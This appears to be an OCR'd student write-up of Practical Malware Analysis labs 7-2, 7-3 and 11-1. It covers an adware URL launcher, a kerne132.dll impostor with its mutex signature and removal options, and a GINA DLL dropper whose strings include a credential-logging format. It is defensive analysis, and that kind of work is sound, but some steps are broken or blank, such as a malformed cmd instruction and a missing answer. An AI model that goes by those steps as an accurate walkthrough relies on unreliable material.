
2. What is the purpose of this program?

- Click on the function



And gets the below






After the click to get the link click on the link

By viewing further we can see this indeed creates an object which is then passed execution of the string http://www.malwareanalysisbook.com/ad.html

Based on this we can begin to assume this initialises a COM object (likely Internet Explorer) and uses this to open a URL with ad.html, which may infer this is associated with an advertisement. By running the executable we can confirm our assumptions are correct.



3. **When will this program finish executing?**

- The program finishes executing after it is run and the webpage is opened. It's likely this is part of adware which has been dropped on a users machine, potentially as part of further bundled software or malware.

Lab07-03

1. **How does this program achieve persistence to ensure that it continues running when the computer is restarted?**


- When examining the program and associated DLL we once again cannot see any obvious evidence of persistence; however there's some elements which raise suspicions. First off the program shows reference to the DLL supplied with it (Lab07-03.dll), in addition to a well-known Windows DLL of kernel32.dll

Go to cmd and check the cd "C://windows\system32\kernel32.dll"

```
C:\> C:\Windows\System32\kernel32.dll


C:\>
```

After gets the below




2. **What are two good host-based signatures for this malware?**

- Two good host-based signatures for this malware include the presence of kerne132.dll on disk, and the presence of Mutex 'SADFHUHF' which can be found within Lab07-03.dll.



3. What is the purpose of this program?

- 


4. How could you remove this malware once it is installed?


- This program is very hard to remove because it infects every .exe file on the system. It's probably best in this case to restore from backups. If restoring from backups is particularly difficult, you could leave the malicious kerne132.dll file and modify it to remove the malicious content. Alternatively, you could copy kernel32.dll and name it kerne132.dll, or write a program to undo all changes to the PE files.


Lab 11-1

1. What does the malware drop to disk?

- The malware extracts and drops the file msgina32.dll onto disk from a resource section named TGAD.



Lab11-01.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .rsrc
SECTION .text
SECTION .rdata
SECTION .data
SECTION .rsrc
IMAGE_RESOURCE_DIRECTORY Type
IMAGE_RESOURCE_DIRECTORY NameID
IMAGE_RESOURCE_DIRECTORY Language
IMAGE_RESOURCE_DATA_ENTRY
IMAGE_RESOURCE_DIRECTORY_STRING
BINARY TGAD 0003
pFile
Raw Data
Value


pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\flarevm\downloads\practical malware analysis labs\binarycollection\chapter_11\lab11-01.exe]
file settings about
c:\users\flarevm\downloads\practical malware a
indicators (file > embedded)
footprints (8)
virustotal (error)
dos-header (64 bytes)
dos-stub (160 bytes)
rich-header (Visual Studio)
file-header (Intel-386)
optional-header (console)
directories (3)
sections (file)
libraries (2)
imports (flag)
exports (n/a)
thread-local-storage (n/a)
.NET (n/a)
resources (executable)
strings (621)
encoding (2)
size (bytes)
location
value (621)
ascii 4 .data TGAD
ascii 6 .data BINARY
ascii 7 .data GinaDLL


pestudio 9.53 - Malware Initial Assessment - www.winitor.com - [c:\users\flarevm\downloads\practical malware analysis labs\binarycollection\chapter_11\lab11-01.exe]
File settings about
c:\users\flarevm\downloads\practical malware a
indicators (file > embedded)
footprints (8)
virustotal (error)
dos-header (64 bytes)
dos-stub (160 bytes)
rich-header (Visual Studio)
file-header (Intel-386)
optional-header (console)
directories (3)
sections (file)
libraries (2)
imports (flag)
exports (n/a)
thread-local-storage (n/a)
.NET (n/a)
resources (executable)
strings (621)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (n/a)
encoding (2)
size (bytes)
location
value (621)
ascii 12 .rdata GetLastError
ascii 19 .rdata WideCharToMultiByte
ascii 14 .rdata SetHandleCount
ascii 9 .rdata RtlUnwind
ascii 9 .rdata GetCPInfo
ascii 8 .rdata GetOEMCP
ascii 19 .rdata MultiByteToWideChar
ascii 11 .rdata LCMapString
ascii 11 .rdata LCMapString
unicode 24 .rsrc UN %s DM %s PW %s OLD %s
unicode 30 .rsrc ErrorCode:%d ErrorMessage:%s.
unicode 11 .rsrc %s %s - %s
ascii 10 .rdata user32.dll
ascii 12 .rdata KERNEL32.dll
ascii 12 .rdata ADVAPI32.dll
ascii 12 .data msgina32.dll
ascii 13 .data \msgina32.dll
ascii 12 .rsrc KERNEL32.dll
ascii 10 .rsrc MSVCRT.dll
ascii 12 .rsrc ADVAPI32.dll
ascii 10 .rsrc USER32.dll
unicode 10 .rsrc MSGina.dll

